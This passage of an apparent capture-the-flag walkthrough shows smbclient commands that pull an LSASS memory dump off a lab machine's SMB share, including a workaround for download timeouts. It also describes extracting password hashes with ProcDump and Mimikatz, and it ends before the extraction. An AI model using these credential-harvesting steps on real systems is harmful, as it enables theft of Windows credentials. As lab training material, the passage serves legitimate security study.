






The other folder catches my attention because of its name - memory_analysis - and the content it has (zipped files) there are some more interesting than others, such as lsass.zip, smartscreen.zip or winlogon.zip. If I try to download one, it shows me an error that seems to be related to the connection time or the size of the file, I look for the solution on the Internet that allows me to download large files with smbclient. After I succeed in downloading the file, I unzip it and find a .DMP file that seems to be a dump of the lsass process.
The Local Security Authority Subsystem Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system, such as verifying users during users logons and password changes.
LSASS.DMP is a dump file of the LSASS process. Attackers can dump LSASS to a dump file using tools such as ProcDump. The attacker can then extract passwords and password hashes from the process dump offline using Mimikatz.
smbclient //10.10.10.192/forensic -U 'audit2020'
    dir
    cd memory_analysis
    mget lsass.zip                                  # :(
#     --> parallel_read returned NT_STATUS_IO_TIMEOUT

smbclient //10.10.10.192/forensic -U 'audit2020' -m SMB2 -c 'timeout 120; iosize 16384; get \"memory_analysis\lsass.zip\"'
file \\memory_analysis\\lsass.zip\\
mv \\memory_analysis\\lsass.zip\\ lsass.zip
file lsass.zip
#    --> Zip archive data

unzip lsass.zip
#    --> lsass.DMP       ??




Since I have not yet been able to access the machine, I will have to search the Internet for a way to get the password hashes contained in the lsass.DMP 